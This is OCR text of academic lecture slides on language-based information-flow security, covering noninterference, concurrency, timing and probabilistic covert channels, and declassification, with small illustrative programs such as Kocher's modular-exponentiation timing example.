
Volpano et al.' 96: First connection between noninterference and static certification: security-type system that enforces noninterference

Evolution of language-based information flow

Four main categories of current information-flow security research:

- Enriching language expressiveness
- Exploring impact of concurrency
- Analyzing covert channels (mechanisms not intended for information transfer)
- Refining security policies


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Exceptions
Objects
Expressiveness


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Nondeterminism
Exceptions
Threads
Objects
Distribution
Expressiveness
Concurrency

Concurrency: Nondeterminism

- Possibilistic security: variation of h should not affect the set of possible l
- An elegant equational security characterization [Leino&Joshi' 00]: suppose HH ("havoc on h") sets h to an arbitrary value; C is secure iff

$$\forall mem.[\![HH; C; HH]\!]mem \approx [\![C; HH]\!]mem$$

Concurrency: Multi-threading

- High data must be protected at all times:
  - h:=0; l:=h secure in isolation
  - but not when h:=h' is run in parallel
- Attack may use scheduler to exploit timing leaks (works for most schedulers):

(if h then sleep(1000)); l:=1 || sleep(500); l:=0

- A blocked thread may reveal secrets:

wait(h); l:=1

- Assuming a specific scheduler vulnerable

Concurrency: Multi-threading

[Sabelfeld & Sands]

- Bisimulation-based $\approx_L$ accurately expresses the observational power
- Timing- and probability-sensitive
- Scheduler-independent bisimulation (quantifying over all schedulers)
- Strong security: most accurate compositional security implying SI-security

Benefits:
- Timing and prob. channels
- Compositionality
- Scheduler-independence
- Security type system

Concurrency: Distribution

concur-rency


- Blocking a process: observable by other processes (also timing, probabilities,...)

distri-bution

- Messages travel over publicly observable medium; encryption protects messages' contents but not their presence
- Mutual distrust of components
- Components (hosts) may be compromised/ subverted; messages may be delayed/lost

Concurrency: Distribution

- An architecture for secure program splitting to run on heterogeneously trusted hosts [Zdancewic et al.' 01, Zheng et al.' 03]
- Type systems for secrecy for cryptographic protocols in spi-calculus [Abadi' 97, Abadi&Blanchet' 01]
- Logical relations for the low view [Sumii&Pierce' 01]
- Interplay between communication primitives and types of channels [Sabelfeld&Mantel' 02]


Static certification
Noninterference
Procedures
Sound security analysis
Functions
Nondeterminism
Termination
Exceptions
Threads
Timing
Objects
Distribution
Probability
Expressiveness
Concurrency
Covert channels

Covert channels: Termination

- Covert channels are mechanisms not intended for information transfer

Is while h>0 do h:=h+1 secure?

- Low view $\approx_L$ must match observational power (if the attacker observes (non)termination):

$$mem \approx_L mem' \text{ iff}$$
$$mem = \bot = mem' \vee$$
$$(mem \neq \bot \neq mem' \wedge mem =_L mem')$$

Covert channels: Timing

- Recall:

(if h then sleep(1000)); l:=1 || sleep(500); l:=0

- Nontermination $\approx_L$ time-consuming computation
- Bisimulation-based $\approx_L$ accurately expresses the observational power [Sabelfeld&Sands' 00, Smith' 01]
- Agat's technique for transforming out timing leaks [Agat' 00]

Example: M^k mod n


```
s = 1;
for (i=0; i<w; i++){
  if (k[i])
     C = (s*M) mod n;
  else
     C = s;
  s = C*C;
}
```

No information flow to low variables, but entire key can be revealed by measuring timing

[Kocher' 96]


Transforming out timing leaks

Branching on high causes leaks



Transforming out timing leaks

Cross-copy low slices



Covert channels: Probabilistic

- Possibilistically but not probabilistically secure program:


$$l := PIN \;[]_{9/10}\; l := rand(9999)$$

- Timing attack exploits probabilistic properties of the scheduler:

resolved by uniform scheduler

$$(\text{if } h \text{ then sleep}(1000)); l := 1 \;\|\; \text{sleep}(500); l := 0$$

- Probability-sensitive $\approx_L$ by PERs [Sabelfeld&Sands' 99]
- Probabilistic bisimulation-based security [Volpano&Smith' 99,Sabelfeld&Sands' 00,Smith' 01,' 03]


Static certification
Noninterference
Procedures
Sound security analysis
Declassification
Functions
Nondeterminism
Termination
Admissibility
Exceptions
Threads
Timing
Relative security
Objects
Distribution
Probability
Quantitative security
Expressiveness
Concurrency
Covert channels
Security policies

Security policies

- Many programs intentionally release information, or perform declassification
- Noninterference is restrictive for declassification
  - Encryption
  - Password checking
  - Spreadsheet computation (e.g., tax preparation)
  - Database query (e.g., average salary)
  - Information purchase
- Need support for declassification

Security policies: Declassification

- To legitimize declassification we could add to the type system:

declassify(h) : low

- But this violates noninterference
- What's the right typing rule? What's the security condition that allows intended declassifications?

More on this later

Most recent highlights and trends

- Security-preserving compilation
  - JVM [Barthe et al.]
- Dynamic enforcement [Le Guernic]
- Cryptographic primitives [Laud]
- Web application security
  - SWIFT [Myers et al.]
  - NoMoXSS [Vogt et al.]
  - …
- Declassification
  - dimensions [Sabelfeld & Sands]
  - …

More on this later

More on this later

More on this later

Summary so far

- Security practices not capable of tracking information flow $\Rightarrow$ no end-to-end guarantees
- Language-based security: effective information flow security models (semantics-based security) and enforcement mechanisms
  - static analysis by security type systems
  - dynamic analysis by reference monitors
- Semantics-based security benefits:
  - End-to-end security for sequential, multithreaded, distributed programs
  - Models for timing and probabilistic leaks
  - Compositionality properties (crucial for compatibility with modular analyses)
  - Enforceable by security type systems and monitors

Information flow challenge

- Attack the system to learn the secret
- Type systems to break

1. No restriction
2. Explicit flows
3. Implicit flows
4. Termination
5. Declassification
6. Exceptions
7. Let
8. Procedures
9. References
10. Arrays

http://ifc.hvergi.net/

References

- Attacking malicious code: a report to the Infosec Research Council
  [McGraw & Morrisett, IEEE Software, 2000]
- Language-based information-flow security
  [Sabelfeld & Myers, IEEE JSAC, 2003]

